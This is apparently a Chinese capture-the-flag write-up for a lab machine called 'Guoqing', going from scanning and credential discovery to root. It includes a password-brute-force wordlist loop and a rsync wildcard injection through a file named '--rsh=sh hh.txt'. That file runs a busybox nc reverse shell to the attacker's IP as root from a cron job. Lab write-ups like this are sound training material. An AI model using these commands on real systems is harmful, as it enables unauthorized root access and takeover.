信息收集

主机发现

```
──(root㉿xhhui)-[~/Desktop]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:6f:75:99, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:0b:89:e9       PCS Systemtechnik GmbH
192.168.56.170  08:00:27:da:7c:d7       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.955 seconds (130.95 hosts/sec). 3
responded
```

端口扫描


```
┌──(root㉿xhhui)-[~/Desktop]
└─# nmap -p- 192.168.56.170
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 12:45 CST
Nmap scan report for 192.168.56.170 (192.168.56.170)
Host is up (0.00038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:DA:7C:D7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

只开了22和80端口，就不做深度扫描了

Web -- 80

一个空间登录网站



目录枚举

```
┌──(root㉿xhhui)-[~/Desktop/xhh/guoqing]
└─# dirsearch -u 192.168.56.170
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3


 (_||| _) (/_(_|| (_| )




Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /root/Desktop/xhh/guoqing/reports/_192.168.56.170/_26-01-18_12-51-
00.txt

Target: http://192.168.56.170/

[12:51:00] Starting:


[12:51:02] 403 -  279B  - /.ht_wsr.txt
[12:51:02] 403 -  279B  - /.htaccess.bak1
[12:51:02] 403 -  279B  - /.htaccess.orig
[12:51:02] 403 -  279B  - /.htaccess.save
[12:51:02] 403 -  279B  - /.htaccess.sample
[12:51:02] 403 -  279B  - /.htaccess_extra
[12:51:02] 403 -  279B  - /.htaccess_orig
[12:51:02] 403 -  279B  - /.htaccessBAK
[12:51:02] 403 -  279B  - /.htaccess_sc
```

```
[12:51:02] 403 -  279B  - /.htaccessOLD
[12:51:02] 403 -  279B  - /.htaccessOLD2
[12:51:02] 403 -  279B  - /.htm
[12:51:02] 403 -  279B  - /.html
[12:51:02] 403 -  279B  - /.htpasswd_test
[12:51:02] 403 -  279B  - /.htpasswds
[12:51:02] 403 -  279B  - /.httr-oauth
[12:51:03] 403 -  279B  - /.php
[12:51:18] 302 -    0B  - /dashboard.php  ->  login.php
[12:51:27] 200 -  937B  - /login.php
[12:51:28] 302 -    0B  - /logout.php  ->  login.php
[12:51:38] 403 -  279B  - /server-status/
[12:51:38] 403 -  279B  - /server-status
```

尝试爆破todd无果

查看源码

发现有张图片，会不会有图片隐写

拿下来看看

```
┌──(root㉿xhhui)-[~/Desktop/xhh/guoqing]
└─# wget http://192.168.56.170/todd.png
--2026-01-18 13:11:32--  http://192.168.56.170/todd.png
Connecting to 192.168.56.170:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12948 (13K) [image/png]
Saving to: 'todd.png'

todd.png                                            100%
[=================================================================================
=====================================>]  12.64K  --.-KB/s    in 0s

2026-01-18 13:11:32 (1021 MB/s) - 'todd.png' saved [12948/12948]



┌──(root㉿xhhui)-[~/Desktop/xhh/guoqing]
└─# strings todd.png
(....)
todd:toddishandsome
```

发现最后一行有个凭证

登录后台

发现原凭证后台和ssh都登录不上去，就使用admin，root等用户名

发现正确的凭证是***admin:toddishandsome***

To hyh

一个静态的页面，就只有一个退出操作

源代码处发现这个凭证，成功登录上目标机器

To segfault

内部信息收集

发现家目录存在其他用户

```
hyh@Guoqing:~$ ls -al ../
total 20
drwxr-xr-x  5 root     root     4096 Sep 30 09:08 .
drwxr-xr-x 18 root     root     4096 Mar 18  2025 ..
drwxr-xr-x  2 hyh      hyh      4096 Sep 30 10:00 hyh
drwxr-xr-x  2 segfault segfault 4096 Sep 30 09:06 segfault
drwxr-xr-x  2 todd     todd     4096 Sep 30 09:08 todd
```

由于均可查看其他用户家目录内容，对比其内容

```
hyh@Guoqing:~$ ls -al ../segfault/
total 32
drwxr-xr-x 2 segfault segfault 4096 Sep 30 09:06 .
drwxr-xr-x 5 root     root     4096 Sep 30 09:08 ..
lrwxrwxrwx 1 root     root        9 Sep 30 06:01 .bash_history -> /dev/null
```

```
-rw-r--r-- 1 segfault segfault  220 Sep 30 06:00 .bash_logout
-rw-r--r-- 1 segfault segfault 3526 Sep 30 06:00 .bashrc
-rw-r--r-- 1 root     root        9 Sep 30 06:02 name1.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name2.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name3.txt
-rw-r--r-- 1 segfault segfault  807 Sep 30 06:00 .profile
hyh@Guoqing:~$ ls -al ../todd/
total 20
drwxr-xr-x 2 todd todd 4096 Sep 30 09:08 .
drwxr-xr-x 5 root root 4096 Sep 30 09:08 ..
-rw-r--r-- 1 todd todd  220 Sep 30 09:08 .bash_logout
-rw-r--r-- 1 todd todd 3526 Sep 30 09:08 .bashrc
-rw-r--r-- 1 todd todd  807 Sep 30 09:08 .profile
```

发现下一步目标应该是通过segfault获得root权限

常规查看opt，tmp目录，发现一个password的程序

```
hyh@Guoqing:~$ ls -al /opt
total 28
drwxr-xr-x  2 root root  4096 Sep 30 10:23 .
drwxr-xr-x 18 root root  4096 Mar 18  2025 ..
-rwx------  1 hyh  hyh  17056 Sep 30 10:20 password
```

看看这个程序是做什么的

```
hyh@Guoqing:/opt$ ./password
Please enter the password for segfault: 111
Incorrect password length. The password should be 11 characters long.
Please try again: 11111111111
Incorrect password. Please try again: ^C
```

要segfault的密码，且长度为11（我英语不好😀）

做题的时候懒了，加上刚好有其他事可以做（刚好换新环境了，不好拉到本地反编译）

```
hyh@Guoqing:/opt$ strings password

u/UH
gfffH
vhjidxowH   #<---奇怪的字符
[]A\A]A^A_
Please enter the password for segfault:
Incorrect password length. The password should be %d characters long.
Please try again:
Password correct! Access granted.
Incorrect password. Please try again:
Too many failed attempts. Access denied.

main
caesar_encrypt  #<---凯撒加密
```


凯撒解密除*vhjidxow*---偏移3--->segfault

爆破！！

按自己猜测做了点优化

```
┌──(root㉿xhhui)-[~/Desktop/xhh/guoqing]
└─# for i in {a..z} {0..9}; do for j in {a..z} {0..9}; do for k in {a..z}
{0..9}; do echo "segfault$i$j$k"; done; done; done > pwd.txt
```

拿昨天截图看一下吧，在17000多行




```
segfault@Guoqing:~$ id
uid=1000(segfault) gid=1000(segfault) groups=1000(segfault)
```

To root

同样的sudo是没有的，其他基本在hyh查看了一下，就差定时任务了

看个监控

```
2026/01/18 00:40:01 CMD: UID=0     PID=1368   | /usr/sbin/CRON -f
2026/01/18 00:40:01 CMD: UID=0     PID=1369   | /usr/sbin/CRON -f
2026/01/18 00:40:01 CMD: UID=0     PID=1370   | /bin/sh -c cd /home/segfault &&
rsync -t *.txt Guoqing:/tmp/backup/
2026/01/18 00:40:01 CMD: UID=0     PID=1371   | rsync -t name1.txt name2.txt
name3.txt Guoqing:/tmp/backup/
2026/01/18 00:40:01 CMD: UID=0     PID=1372   | sshd: /usr/sbin/sshd -D
[listener] 0 of 10-100 startups
2026/01/18 00:40:01 CMD: UID=0     PID=1373   | sshd: [accepted]
```

Linux rsync 命令

Linux 命令大全


什么是 rsync 命令

rsync (Remote Sync) 是 Linux 系统中一个功能强大的文件同步工具，它能够高效地在本地或远程系统之间同步文件和目录。rsync 以其"增量传输"算法著称，只传输源文件和目标文件之间的差异部分，大大提高了文件传输效率。

rsync 的核心特点

1. **增量同步**：仅传输变化的文件部分，节省带宽和时间
2. **保留属性**：可以保持文件权限、时间戳等元数据
3. **压缩传输**：支持数据传输时压缩，减少网络负载
4. **灵活排除**：可以排除特定文件或目录
5. **远程支持**：通过 SSH 安全地同步远程服务器文件

查看一下帮助



由于备份的是所有.txt的文件，.txt也可以是shell脚本

反弹shell

> 不能用bash，习惯打bash卡了半天

```
segfault@Guoqing:~$ echo '#!/bin/sh' >> hh.txt
segfault@Guoqing:~$ echo 'busybox nc 192.168.56.247 6666 -e /bin/sh' >> hh.txt
segfault@Guoqing:~$ chmod +x hh.txt
segfault@Guoqing:~$ echo "" > '--rsh=sh hh.txt'
```

```
2026/01/18 00:59:01 CMD: UID=0     PID=1515   | /usr/sbin/CRON -f
2026/01/18 00:59:01 CMD: UID=0     PID=1516   | /bin/sh -c cd /home/segfault &&
rsync -t *.txt Guoqing:/tmp/backup/
2026/01/18 00:59:01 CMD: UID=0     PID=1517   | rsync -t --rsh=sh hh.txt -e sh
hh.txt hh.txt name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2026/01/18 00:59:01 CMD: UID=0     PID=1518   | sh hh.txt Guoqing rsync --server
-te.LsfxCIvu . /tmp/backup/
2026/01/18 00:59:01 CMD: UID=0     PID=1519   | /bin/sh
```

获得shell

```
┌──(root㉿xhhui)-[/usr/share/pspy]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.170] 44252
uid=0(root) gid=0(root) groups=0(root)
```

user.txt && root.txt

```
cat /home/hyh/user.txt && cat /root/root.txt
flag{user-e2ac255ade95b9268571eb5baf345974}
flag{root-834af260d56e6b7b01199548065ac7da}
```